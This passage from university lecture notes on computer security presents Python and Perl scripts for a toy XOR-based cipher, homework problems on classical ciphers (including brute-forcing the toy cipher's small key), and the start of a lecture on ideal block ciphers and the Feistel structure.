outputhex = msg_encrypted_bv.get_hex_string_from_bitvector()                    #(c)

# Write ciphertext bitvector to the output file:
FILEOUT = open(sys.argv[2], 'w')                                                #(d)
FILEOUT.write(outputhex)                                                        #(e)
FILEOUT.close()                                                                 #(f)
```

- Note that a very important feature of the script shown above is that the ciphertext it outputs consists only of printable characters. This is ensured by calling `get_hex_string_from_bitvector()` in line (c) near the end of the script. This call translates each byte of the ciphertext into two printable hex characters.

- The decryption script, shown below, uses the same properties of the XOR operator as stated at the beginning of this section to recover the original message from the encrypted output.

- The reader may wish to compare the decryption logic in the loop in lines (U) through (b) of the script shown below with the encryption logic shown in lines (S) through (b) of the script above.

```
#!/usr/bin/env python

###  DecryptForFun.py
###  Avi Kak  (kak@purdue.edu)
###  January 21, 2014, modified January 11, 2016

###  Medium strength encryption/decryption for secure message exchange
###  for fun.

###  Based on differential XORing of bit blocks.  Differential XORing
###  destroys any repetitive patterns in the messages to be ecrypted and
###  makes it more difficult to break encryption by statistical
###  analysis. Differential XORing needs an Initialization Vector that is
###  derived from a pass phrase in the script shown below.  The security
###  level of this script can be taken to full strength by using 3DES or
###  AES for encrypting the bit blocks produced by differential XORing.

###  Call syntax:
###
###        DecryptForFun.py  encrypted_file.txt  recover.txt
###
###  The decrypted output is deposited in the file 'recover.txt'

import sys
from BitVector import *                                                  #(A)

if len(sys.argv) is not 3:                                               #(B)
    sys.exit('''Needs two command-line arguments, one for '''
             '''the encrypted file and the other for the '''
             '''decrypted output file''')

PassPhrase = "Hopes and dreams of a million years"                       #(C)

BLOCKSIZE = 64                                                           #(D)
```

```
numbytes = BLOCKSIZE // 8                                                    #(E)

# Reduce the passphrase to a bit array of size BLOCKSIZE:
bv_iv = BitVector(bitlist = [0]*BLOCKSIZE)                                   #(F)
for i in range(0,len(PassPhrase) // numbytes):                               #(G)
    textstr = PassPhrase[i*numbytes:(i+1)*numbytes]                          #(H)
    bv_iv ^= BitVector( textstring = textstr )                               #(I)

# Create a bitvector from the ciphertext hex string:
FILEIN = open(sys.argv[1])                                                   #(J)
encrypted_bv = BitVector( hexstring = FILEIN.read() )                        #(K)

# Get key from user:
key = None
if sys.version_info[0] == 3:                                                 #(L)
    key = input("\nEnter key: ")                                             #(M)
else:
    key = raw_input("\nEnter key: ")                                         #(N)
key = key.strip()                                                            #(O)

# Reduce the key to a bit array of size BLOCKSIZE:
key_bv = BitVector(bitlist = [0]*BLOCKSIZE)                                  #(P)
for i in range(0,len(key) // numbytes):                                      #(Q)
    keyblock = key[i*numbytes:(i+1)*numbytes]                                #(R)
    key_bv ^= BitVector( textstring = keyblock )                             #(S)

# Create a bitvector for storing the decrypted plaintext bit array:
msg_decrypted_bv = BitVector( size = 0 )                                     #(T)

# Carry out differential XORing of bit blocks and decryption:
previous_decrypted_block = bv_iv                                             #(U)
for i in range(0, len(encrypted_bv) // BLOCKSIZE):                           #(V)
    bv = encrypted_bv[i*BLOCKSIZE:(i+1)*BLOCKSIZE]                           #(W)
    temp = bv.deep_copy()                                                    #(X)
    bv ^=  previous_decrypted_block                                          #(Y)
    previous_decrypted_block = temp                                          #(Z)
    bv ^=  key_bv                                                            #(a)
    msg_decrypted_bv += bv                                                   #(b)

# Extract plaintext from the decrypted bitvector:
outputtext = msg_decrypted_bv.get_text_from_bitvector()                      #(c)

# Write plaintext to the output file:
FILEOUT = open(sys.argv[2], 'w')                                             #(d)
FILEOUT.write(outputtext)                                                    #(e)
FILEOUT.close()                                                              #(f)
```

- To exercise these scripts, enter some text in a file and let's call this file `message.txt`. Now you can call the encrypt script by

```
EncryptForFun.py  message.txt  output.txt
```

  The script will place the encrypted output, in the form of a hex string, in the file `output.txt`. Subsequently, you can call

```
DecryptForFun.py  output.txt   recover.txt
```

  to recover the original message from the encrypted output produced by the first script.

- If you'd rather use Python 3, you can invoke these scripts as

```
python3  EncryptForFun.py  message.txt  output.txt

python3  DecryptForFun.py  output.txt   recover.txt
```

- What follows are the Perl versions of the two Python script shown above. For at least those of you who would like to be proficient in both Perl and Python, it would be educational to compare the syntax used for doing the same things in the two versions. Since the flow of logic in the two versions is identical, such a comparison should be straightforward.

- In case you are puzzled by the statement in line (C), the call to `split` with an empty regex as its first argument returns an array of characters for the passphrase. This was done to establish parity with line (C) of the Python version of the encryption script with

regard to how we may subsequently process the passphrase in the rest of the scripts. You see, in Python, a string is directly an iterable object, which allows for compact code to be written for substring access and slicing. The call in line (C) of the script shown below allows us to write similar substring access and string slicing code in Perl with the help of Perl's range operator.

```
#!/usr/bin/perl -w

###  EncryptForFun.pl
###  Avi Kak  (kak@purdue.edu)
###  January 11, 2016

###  Medium strength encryption/decryption for secure message exchange
###  for fun.

###  Based on differential XORing of bit blocks.  Differential XORing
###  destroys any repetitive patterns in the messages to be encrypted and
###  makes it more difficult to break encryption by statistical
###  analysis. Differential XORing needs an Initialization Vector that is
###  derived from a pass phrase in the script shown below.  The security
###  level of this script can be taken to full strength by using 3DES or
###  AES for encrypting the bit blocks produced by differential XORing.

###  Call syntax:
###
###       EncryptForFun.pl  message_file.txt  output.txt
###
###  The encrypted output is deposited in the file 'output.txt'

use strict;
use Algorithm::BitVector;                                              #(A)

die "Needs two command-line arguments, one for the name of " .
    "message file and the other for the name to be used for " .
    "encrypted output file"
    unless @ARGV == 2;                                                 #(B)

my @PassPhrase = split //, "Hopes and dreams of a million years";      #(C)

my $BLOCKSIZE = 64;                                                    #(D)
my $numbytes = int($BLOCKSIZE / 8);                                    #(E)

# Reduce the passphrase to a bit array of size BLOCKSIZE:
```

```
my $bv_iv = Algorithm::BitVector->new(bitlist => [(0) x $BLOCKSIZE]);
                                                                          #(F)
foreach my $i (0 .. int(@PassPhrase / $numbytes) - 1) {                   #(G)
    my $textstr = join '', @PassPhrase[$i*$numbytes .. ($i+1)*$numbytes-1]; #(H)
    $bv_iv ^= Algorithm::BitVector->new(textstring => $textstr);         #(I)
}

# Get key from user:
print "\nEnter key: ";                                                   #(J)
my $key_input = <STDIN>;                                                  #(K)
$key_input =~ s/^\s+|\s$//g;                                              #(L)
my @key = split //, $key_input;                                           #(M)

# Reduce the key to a bit array of size BLOCKSIZE:
my $key_bv = Algorithm::BitVector->new( bitlist => [(0)x$BLOCKSIZE] );    #(N)
foreach my $i (0 .. int(@key / $numbytes) - 1) {                          #(O)
    my $keyblock = join '', @key[ $i*$numbytes .. ($i+1)*$numbytes - 1 ]; #(P)
    $key_bv ^= Algorithm::BitVector->new(textstring => $keyblock);       #(Q)
}

# Create a bitvector for storing the ciphertext bit array:
my $msg_encrypted_bv = Algorithm::BitVector->new( size => 0 );            #(R)

# Carry out differential XORing of bit blocks and encryption:
my $previous_block = $bv_iv;                                              #(S)
my $bv = Algorithm::BitVector->new(filename => shift);                    #(T)
while ($bv->{more_to_read}) {                                             #(U)
    my $bv_read = $bv->read_bits_from_file($BLOCKSIZE);                   #(V)
    if (length($bv_read) < $BLOCKSIZE) {                                  #(W)
        $bv_read += Algorithm::BitVector->new(size =>
                                ($BLOCKSIZE - length($bv_read)));         #(X)
    }
    $bv_read ^= $key_bv;                                                  #(Y)
    $bv_read ^= $previous_block;                                          #(Z)
    $previous_block = $bv_read->deep_copy();                              #(a)
    $msg_encrypted_bv += $bv_read;                                        #(b)
}

# Convert the encrypted bitvector into a hex string:
my $outputhex = $msg_encrypted_bv->get_hex_string_from_bitvector();       #(c)

# Write ciphertext bitvector to the output file:
open FILEOUT, ">" . shift or die "unable to open file: $!";              #(d)
print FILEOUT $outputhex;                                                 #(e)
close FILEOUT or die "unable to close file: $!";                          #(f)
```

- Finally, what follows is the Perl version of the decryption script. Perhaps the only statement that might seem a bit complex is in line (W). This's because Perl's version of the `BitVector` module does not come with an overloading for the slice operator. Recall, Python comes with the slice operator ':' that is overloaded in the `BitVector` module to return a slice of a given `BitVector` object as another `BitVector` object. At least with respect to substring access, the role that ':' plays in Python can be approximated by the range operator '..' in Perl. However, the range operator is not overloaded in the Perl version of the `BitVector` module. In the Perl module, you can call `get_bit()` method with an array argument to return a slice a bit vector — but only in the form of an array of bits. That's why, in line (W) in the code shown below, the call to `get_bit()` is enclosed inside a call to the BitVector constructor so that the slice returned is itself a `BitVector` object.

```
#!/usr/bin/perl -w

###  DecryptForFun.pl
###  Avi Kak  (kak@purdue.edu)
###  January 11, 2016

###  Medium strength encryption/decryption for secure message exchange
###  for fun.

###  Based on differential XORing of bit blocks.  Differential XORing
###  destroys any repetitive patterns in the messages to be encrypted and
###  makes it more difficult to break encryption by statistical
###  analysis. Differential XORing needs an Initialization Vector that is
###  derived from a pass phrase in the script shown below.  The security
###  level of this script can be taken to full strength by using 3DES or
###  AES for encrypting the bit blocks produced by differential XORing.

###  Call syntax:
###
###       DecryptForFun.pl   output.txt   recover.txt
###
```

```
###  The decrypted message is deposited in the file 'recover.txt'

use strict;
use Algorithm::BitVector;                                                    #(A)

die "Needs two command-line arguments, one for the name of " .
    "message file and the other for the name to be used for " .
    "encrypted output file"
    unless @ARGV == 2;                                                       #(B)

my @PassPhrase = split //, "Hopes and dreams of a million years";            #(C)

my $BLOCKSIZE = 64;                                                          #(D)
my $numbytes = int($BLOCKSIZE / 8);                                          #(E)

# Reduce the passphrase to a bit array of size BLOCKSIZE:
my $bv_iv = Algorithm::BitVector->new(bitlist => [(0) x $BLOCKSIZE]);        #(F)
foreach my $i (0 .. int(@PassPhrase / $numbytes) - 1) {                      #(G)
    my $textstr = join '', @PassPhrase[$i*$numbytes .. ($i+1)*$numbytes-1]; #(H)
    $bv_iv ^= Algorithm::BitVector->new(textstring => $textstr);            #(I)
}

# Create a bitvector from the ciphertext hex string:
open FILEIN, shift or die "unable to open file: $!";                         #(J)
my $encrypted_bv = Algorithm::BitVector->new( hexstring => <FILEIN> );       #(K)

# Get key from user:
print "\nEnter key: ";                                                       #(L)
my $key_input = <STDIN>;                                                     #(M)
$key_input =~ s/^\s+|\s$//g;                                                 #(N)
my @key = split //, $key_input;                                              #(O)

# Reduce the key to a bit array of size BLOCKSIZE:
my $key_bv = Algorithm::BitVector->new( bitlist => [(0) x $BLOCKSIZE] );     #(P)
foreach my $i (0 .. int(@key / $numbytes) - 1) {                             #(Q)
    my $keyblock = join '', @key[ $i*$numbytes .. ($i+1) * $numbytes - 1];   #(R)
    $key_bv ^= Algorithm::BitVector->new(textstring => $keyblock);           #(S)
}

# Create a bitvector for storing the decrypted plaintext bit array:
my $msg_decrypted_bv = Algorithm::BitVector->new( size => 0 );               #(T)

# Carry out differential XORing of bit blocks and decryption:
my $previous_decrypted_block = $bv_iv;                                       #(U)
foreach my $i (0 .. int(length($encrypted_bv)/$BLOCKSIZE - 1)) {             #(V)
    my $bv = Algorithm::BitVector->new( bitlist => $encrypted_bv->get_bit(
                    [$i*$BLOCKSIZE .. ($i+1)*$BLOCKSIZE - 1] ) );            #(W)
    my $temp = $bv->deep_copy();                                             #(X)
    $bv ^=  $previous_decrypted_block;                                       #(Y)
    $previous_decrypted_block = $temp;                                       #(Z)
    $bv ^=  $key_bv;                                                         #(a)
```

```
    $msg_decrypted_bv += $bv;                                          #(b)
}

# Extract plaintext from the decrypted bitvector:
my $output_text = $msg_decrypted_bv->get_text_from_bitvector();        #(c)

# Write plaintext bitvector to the output file:
open FILEOUT, ">" . shift or die "unable to open file: $!";            #(d)
print FILEOUT $output_text;                                            #(e)
close FILEOUT or die "unable to close file: $!";                       #(f)
```

- Here's how you would call the Perl scripts:

```
EncryptForFun.pl  message.txt  output.txt

DecryptForFun.pl  output.txt   recover.txt
```

- The security level of this script can be taken to full strength by using 3DES or AES for encrypting the bit blocks produced by differential XORing.

2.12: HOMEWORK PROBLEMS

1. Use the ASCII codes available at `http://www.asciitable.com` to manually construct a Base64 encoded version of the string "`hello\njello`". Your answer should be "`aGVsbG8KamVsbG8=`". What do you think the character '=' at the end of the Base64 representation is for? [If you wish you can also use interactive Python for this. Enter the following sequence of commands "`import base64`" followed by "`base64.b64encode('hello\njello')`". If you are using Python 3, make sure you prefix the argument to the `b64encode()` function by the character 'b' to indicate that it is of type `bytes` as opposed to of type `str`. Several string processing functions in Python 3 require `bytes` type arguments and often return results of the same type. Educate yourself on the difference between the string `str` type and `bytes` type in Python 3.]

2. A text file named `myfile.txt` that you created with a run-of-the-mill editor contains just the following word:

   ```
   hello
   ```

   If you examine this file with a command like

   ```
   hexdump  -C  myfile.txt
   ```

   you are *likely* to see the following bytes (in hex) in the file:

   ```
   68  65  6C  6C  6F  0A
   ```

which translate into the following bit content:

```
01101000 01100101 01101100 01101100 01101111 00001010
```

Looks like there are six bytes in the file whereas the word "hello" has only five characters. What do you think is going on? Do you know why your editor might want to place that extra byte in the file and how to prevent that from happening?

3. All classical ciphers are based on symmetric key encryption. What does that mean?

4. What are the two building blocks of all classical ciphers?

5. True or false: The larger the size of the key space, the more secure a cipher? Justify your answer.

6. Give an example of a cipher that has an extremely large key space size, an extremely simple encryption algorithm, and extremely poor security.

7. What is the difference between monoalphabetic substitution ciphers and polyalphabetic substitution ciphers?

8. What is the main security flaw in the Hill cipher?

9. What makes Vigenere cipher more secure than, say, the Playfair cipher?

10. Let's say you have used the encryption and decryption scripts shown in Section 2.11 through the following calls

```
EncryptForFun.py  message.txt  output.txt

DecryptForFun.py  output.txt   recover.txt
```

or the Perl versions of the same, and that, subsequently, you compare the input message file and the output produced by decryption by calling

```
diff  message.txt  recover.txt
```

you are likely to see the following message returned by the `diff` command:

```
Binary files message.txt and recover.txt differ
```

and, yet, if you print out the contents of the two files by

```
cat  message.txt

cat  recover.txt
```

the two files appear to be identical. What do you think is going on? [**HINT:** Use the `'cat -A'` command to output the contents of the two files. Also, instead of calling `diff` as shown above, try calling `'diff -a'` which forces a text only comparison on the two files.]

11. **Programming Assignment:**

    Write a script called `hist.pl` in Perl (or `hist.py` in Python) that makes a histogram of the letter frequencies in a text file. The output should look like

```
A: xx
B: xx
C: xx
...
...
```

    where xx stands for the count for that letter.

12. **Programming Assignment:**

    Write a script called `poly_cipher.pl` in Perl (or `poly_cipher.py` in Python) that is an implementation of the Vigenere polyalphabetic cipher for messages composed from the letters of the English alphabet, the numerals 0 through 9, and the punctuation marks '.', ',', and '?'.

    Your script should read from standard input and write to standard output. It should prompt the user for the encryption key.

    Your hardcopy submission for this homework should include some sample plaintext, the ciphertext, and the encryption key used.

    Make your scripts as compact and as efficient as possible. Make liberal use of builtin functions for what needs to be done. For example, you could make a circular list with either of the following two constructs in Perl:

```
unshift( @array, pop(@array) )
push( @array, shift(@array) )
```

See perlfaq4 for some tips on array processing in Perl.

13. **Programming Assignment:**

This is an exercise in you assuming the role of a cryptanalyst and trying to break a cryptographic system that consists of the two Python scripts you saw in Section 2.11. As you'll recall, the script `EncryptForFun.py` can be used for encrypting a message file and the script `DecryptForFun.py` for recovering the plaintext message from the ciphertext created by the first script. You can download both these scripts in the code archive for Lecture 2.

With `BLOCKSIZE` set to 16, the script `EncryptForFun.py` produces the following ciphertext output for a plaintext message that is a quote by Mark Twain:

```
20352a7e36703a6930767f7276397e376528632d6b6665656f6f6424623c2d\
30272f3c2d3d2172396933742c7e233f687d2e32083c11385a03460d440c25
```

all in one line. (You can copy-and-paste this hex ciphertext into your own script. However, make sure that you delete the back-slash at the end of the first line. You can also see the same output in the file named `output5.txt` in the code archive for Lecture 2.) Your job is to both recover the original quote and the encryption key used by mounting a brute-force attack on the encryption/decryption algorithms. [**HINT:** The logic used in the scripts implies that the effective key size is only 16 bits when the `BLOCKSIZE` variable is set to 16. So your brute-force attack need search through a keyspace of size only 2^{16}.]

CREDITS

The data presented in Figure 1 and Table 1 are from `http://jnicholl.org/Cryptanalysis/Data/EnglishData.php`. That site also shows a complete digram table for all 676 pairings of the letters of the English alphabet.

Lecture 3: Block Ciphers and the Data Encryption Standard

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

January 21, 2017
6:49pm

Goals:

- To introduce the notion of a block cipher in the modern context.
- To talk about the infeasibility of **ideal block ciphers**
- To introduce the notion of the **Feistel Cipher Structure**
- To go over **DES**, the Data Encryption Standard
- **To illustrate some of the DES steps with Python code**

CONTENTS

3.1: IDEAL BLOCK CIPHER

- In a modern block cipher (but still using a classical encryption method), we replace a block of N bits from the plaintext with a block of N bits from the ciphertext. This general idea is illustrated in Figure 1 for the case of $N = 4$. (In general, though, N is set to 64 or multiples thereof.)

- To understand Figure 1, note that there are 16 different possible 4-bit patterns. We can represent each pattern by an integer between 0 and 15. So the bit pattern 0000 could be represented by the integer 0, the bit pattern 0001 by integer 1, and so on. The bit pattern 1111 would be represented by the integer 15.

- In an ideal block cipher, the relationship between the input blocks and the output block is completely random. But it must be invertible for decryption to work. Therefore, it has to be one-to-one, meaning that each input block is mapped to a unique output block.

- The mapping from the input bit blocks to the output bit blocks can also be construed as a mapping from the *integers* correspond-

ing to the input bit blocks to the *integers* corresponding to the output bit blocks.

- The encryption key for the ideal block cipher is the codebook itself, meaning the table that shows the relationship between the input blocks and the output blocks.

- Figure 1 depicts an ideal block cipher that uses blocks of size 4. Each block of 4 bits in the plaintext is transformed into a block of 4 ciphertext bits.




Figure 1: *The ideal block cipher when the block size equals 4 bits.* (*This figure is from Lecture 3 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

3.1.1: The Size of the Encryption Key for the Ideal Block Cipher

- Consider the case of 64-bit block encryption.

- With a 64-bit block, we can think of each possible input block as one of 2^{64} integers and for each such integer we can specify an output 64-bit block. We can construct the codebook by displaying just the output blocks in the order of the integers corresponding to the input blocks. Such a code book will be of size $64 \times 2^{64} \approx 10^{21}$.

- That implies that the encryption key for the ideal block cipher using 64-bit blocks will be of size 10^{21}.

- The size of the encryption key would make the ideal block cipher an impractical idea. Think of the logistical issues related to the transmission, storage, and processing of such large keys.

3.2: The Feistel Structure for Block Ciphers

The DES algorithm for encryption and decryption, which is the main theme of this lecture, is based on what is known as the Feistel Structure. This section and the next two subsections introduce this structure:

- Named after the IBM cryptographer Horst Feistel and first implemented in the Lucifer cipher by Horst Feistel and Don Coppersmith.

- A cryptographic system based on Feistel structure uses the same basic algorithm for both encryption and decryption.

- As shown in Figure 2, the Feistel structure consists of multiple rounds of processing of the plaintext, with each round consisting of a "substitution" step followed by a permutation step.

- The input block to each round is divided into two halves that we can denote **L** and **R** for the left half and the right half.

- In each round, the right half of the block, **R**, goes through unchanged. But the left half, **L**, goes through an operation that depends on **R** and the encryption key. The operation carried out on the left half **L** is referred to as the Feistel Function.

- The permutation step at the end of each round consists of swapping the modified **L** and **R**. *Therefore, the* **L** *for the next round would be* **R** *of the current round. And* **R** *for the next round be the output* **L** *of the current round.*

- The next two subsection present important properties of the Feistel structure. As you will see, these properties are invariant to our choice for the Feistel Function.

- Besides DES, there exist several block ciphers today — the most popular of these being Blowfish, CAST-128, and KASUMI — that are also based on the Feistel structure.




Figure 2: *The Feistel Structure for symmetric key cryptography* (*This figure is from Lecture 3 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

3.2.1: Mathematical Description of Each Round in the Feistel Structure

- Let LE_i and RE_i denote the output half-blocks at the end of the i^{th} round of processing. The letter 'E' denotes encryption.

- In the Feistel structure, the relationship between the output of the i^{th} round and the output of the previous round, that is, the $(i-1)^{th}$ round, is given by

$$\begin{aligned} LE_i &= RE_{i-1} \\ RE_i &= LE_{i-1} \oplus F(RE_{i-1}, K_i) \end{aligned}$$

  where $\oplus$ denotes the bitwise EXCLUSIVE OR operation. The symbol F denotes the operation that "scrambles" RE_{i-1} of the previous round with what is shown as the **round key** K_i in Figure 2. The round key K_i is derived from the main encryption key as we will explain later.

- F is referred to as the Feistel function, after Horst Feistel naturally.

- Assuming 16 rounds of processing (which is typical), the output of the last round of processing is given by

$$
\begin{aligned}
LE_{16} &= RE_{15} \\
RE_{16} &= LE_{15} \oplus F(RE_{15}, K_{16})
\end{aligned}
$$

3.2.2: Decryption in Ciphers Based on the Feistel Structure

- As shown in Figure 3, the decryption algorithm is exactly the same as the encryption algorithm with the only difference that the round keys are used in the reverse order.

- **The output of each round during decryption is the input to the corresponding round during encryption — except for the left-right switch between the two halves. This property holds true regardless of the choice of the Feistel function F.**

- To prove the above claim, let LD_i and RD_i denote the left half and the right half of the output of the i^{th} round.

- That means that the output of the first decryption round consists of LD_1 and RD_1. So we can denote the input to the first decryption round by LD_0 and RD_0. The relationship between the two halves that are input to the first decryption round and what is output by the encryption algorithm is:

$$\begin{aligned} LD_0 &= RE_{16} \\ RD_0 &= LE_{16} \end{aligned}$$

- We can write the following equations for the output of the first decryption round

$$\begin{aligned} LD_1 &= RD_0 \\ &= LE_{16} \\ &= RE_{15} \end{aligned}$$

$$\begin{aligned} RD_1 &= LD_0 \oplus F(RD_0, K_{16}) \\ &= RE_{16} \oplus F(LE_{16}, K_{16}) \\ &= [LE_{15} \oplus F(RE_{15}, K_{16})] \oplus F(RE_{15}, K_{16}) \\ &= LE_{15} \end{aligned}$$

  This shows that, except for the left-right switch, the output of the first round of decryption is the same as the input to the last stage of the encryption round since we have $LD_1 = RE_{15}$ and $RD_1 = LE_{15}$

- The following equalities are used in the above derivation. Assume that A, B, and C are bit arrays.

$$[A \oplus B] \oplus C = A \oplus [B \oplus C]$$

$$\begin{aligned} A \oplus A &= 0 \\ A \oplus 0 &= A \end{aligned}$$

- **The above result is independent of the precise nature of the Feistel function** F. That is, the output of each round during decryption is the input to the corresponding round during encryption for every choice of the Feistel function F.

